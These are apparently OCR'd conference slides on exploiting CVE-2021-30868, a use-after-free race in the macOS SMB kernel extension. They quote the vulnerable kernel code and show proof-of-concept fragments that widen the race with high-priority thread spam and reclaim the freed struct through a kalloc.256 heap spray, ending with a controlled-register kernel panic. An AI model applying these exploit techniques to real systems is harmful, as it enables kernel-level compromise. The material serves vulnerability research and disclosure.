
```
307         /*
308          * Wait for read thread to exit
309          */
310         SMB_IOD_FLAGSLOCK(iod);
311         for (;;) {
312             if (!(iod->iod_flags & SMBIOD_READ_THREAD_RUNNING)) {
313                 SMB_IOD_FLAGSUNLOCK(iod);
314                 break;
315             }
316
317             /* Tell read thread to exit */
318             iod->iod_flags |= SMBIOD_READ_THREAD_STOP;
319             wakeup(&(iod->iod_flags));
320
321             msleep(iod, SMB_IOD_FLAGSLOCKPTR(iod), PWAIT,
322                    "iod-wait-read-exit", 0);
323         }
324
325         /* This will free the tcp transport! */
326         SMB_TRAN_DONE(sessionp);
```

smb_iod.c

```
2920 static void
2921 smb_iod_read_thread(void *arg)
2922 {
2923     struct smbiod *iod = arg;
2924
2925     /*
2926      * This thread does all the reading on the socket
2927      */
2928
2929     SMB_IOD_FLAGSLOCK(iod);
2930     iod->iod_flags |= SMBIOD_READ_THREAD_RUNNING;
2931     wakeup(iod);
2932     SMB_IOD_FLAGSUNLOCK(iod);
```

The limitation of this bug

- The time frame between the free **smbiod** struct and the **smb_iod_read_thread** wake up is very short.
- There are **no other code path** to make **smb_iod_read_thread** wait at **SMB_IOD_LOCKS(iod)**.



4. CVE-2021-30868 Exploitation

Operating System 101


- Most modern OS support **3 common scheduler algorithms:**
  - First-Come, First-Served (FCFS).
  - Priority Scheduling.
  - Round-Robin.
- **pthread** is a library writing multi-thread program in C which helps to create a thread in **FIFO queue or RR (Round-Robin) queue.**

```
256    pthread_attr_init (&tattr);
257    pthread_attr_getschedparam (&tattr, &param);
258    param.sched_priority = sched_get_priority_max(SCHED_FIFO);
259    // status = pthread_attr_setschedpolicy(&tattr, SCHED_FIFO);
260    // printf("pthread_attr_setschedpolicy: %d\n", status);
261    status = pthread_attr_setschedparam(&tattr, &param);
262    printf("pthread_attr_setschedparam: %d\n", status);
```

What if I create a lot of **high priority threads/processes** while running the PoC ?

OS Scheduler Abuse

Scheduler Queue



OS Scheduler Abuse

```
252     pthread_attr_init (&tattr);
253     pthread_attr_getschedparam (&tattr, &param);
254     param.sched_priority = sched_get_priority_max(SCHED_FIFO);
255     status = pthread_attr_setschedparam(&tattr, &param);
256     printf("pthread_attr_setschedparam: %d\n", status);
257
258     pthread_create(&thread1, &tattr, thread_race_1, (void **)args);
259
260     usleep(500);
261
262     for(int i = 0 ; i < 32; i++){
263         // spam 32 dummy threads with high priority
264         pthread_create(&thread3, &tattr, dummy_thread, NULL);
265     }
```

Reclaiming freed smbiod struct

```
733 static int
734 smb2_mc_update_info_with_ip(
735     struct complete_nic_info_entry* nic_info,
736     struct network_nic_info *new_info)
737 {
738     /* No need to add new existing IP */
739     if (smb2_mc_is_ip_belongs_to_interface(nic_info, &new_info->addr))
740         return 0;
741
742     /* Make sure the params are the same */
743     struct sock_addr_entry* new_addr;
744     SMB_MALLOC(new_addr, struct sock_addr_entry*, sizeof(struct sock_addr_entry), M_NSMBDEV, M_WAITOK | M_ZERO);
745     if (new_addr == NULL) {
746         SMBERROR("falied to allocate struct sock_addr_entry!");
747         return ENOMEM;
748     }
749
750     SMB_MALLOC(new_addr->addr, struct sockaddr *, new_info->addr.sa_len, M_NSMBDEV, M_WAITOK | M_ZERO);
751     if (new_addr->addr == NULL) {
752         SMB_FREE(new_addr, M_NSMBDEV);
753         SMBERROR("falied to allocate struct sockaddr!");
754         return ENOMEM;
755     }
756     memcpy((void*) new_addr->addr, (void*) &new_info->addr, new_info->addr.sa_len);
757
758     if (new_info->addr.sa_family == AF_INET) {
759         nic_info->nic_ip_types |= SMB2_MC_IPV4;
760     } else {
761         nic_info->nic_ip_types |= SMB2_MC_IPV6;
762     }
763
764     TAILQ_INSERT_HEAD(&nic_info->addr_list, new_addr, next);
765
766     return 0;
767 }
```

controllable from userspace

Push new_addr into linked-list

- smbiod is allocated in **kext.kalloc.256.**
- **SMBIOC_UPDATE_CLIENT_INTERFACES** command allocates many chunks in **kext.kalloc.256** and saves them into a **linked-list**.


Putting those ideas together...

```
252     pthread_attr_init (&tattr);
253     pthread_attr_getschedparam (&tattr, &param);
254     param.sched_priority = sched_get_priority_max(SCHED_FIFO);
255     status = pthread_attr_setschedparam(&tattr, &param);
256     printf("pthread_attr_setschedparam: %d\n", status);
257
258     pthread_create(&thread1, &tattr, thread_race_1, (void **)args);
259
260     usleep(500);
261
262     for(int i = 0 ; i < 32; i++){
263         // spam 32 dummy threads with high priority
264         pthread_create(&thread3, &tattr, dummy_thread, NULL);
265     }
266
267     pthread_create(&thread2, &tattr, thread_reclaim, (void **)args);
268
269     pthread_join(thread1, NULL);
270     pthread_join(thread2, NULL);
```

5. Demo

Demo

not



Problem Details and System Configuration

```
panic(cpu 2 caller 0xffffff80137ee1e6): Kernel trap at 0xffffff7fb48b1aae, type 13=general protection
CR0: 0x000000008001003b, CR2: 0x0000700015d26ff8, CR3: 0x0000000027763000, CR4: 0x00000000003626e0
RAX: 0x0000000000000000, RBX: 0xffffff9397ecdd04, RCX: 0xffffff8013c5b5b0, RDX: 0xffffff801440a380
RSP: 0xffffffa0bd64bef0, RBP: 0xffffffa0bd64bfa0, RSI: 0xffffff86e3b03170, RDI: 0x0000000000000000
R8:  0x0000000000000002, R9:  0x0000000000989680, R10: 0xffffffa09a96a158, R11: 0xffffff86e3b03120
R12: 0x0000000000000000, R13: 0x4343434343434343, R14: 0xffffffa0bd64bf68, R15: 0xffffff9397ecdd00
RFL: 0x0000000000010246, RIP: 0xffffff7fb48b1aae, CS:  0x0000000000000008, SS:  0x0000000000000010
Fault CR2: 0x0000700015d26ff8, Error code: 0x0000000000000000, Fault CPU: 0x2, PL: 0, VF: 0

Backtrace (CPU 2), Frame : Return Address
0xffffff80135571e0 : 0xffffff80136bab4d
0xffffff8013557230 : 0xffffff80137fd7e3
```

6. Q&A

Thank you!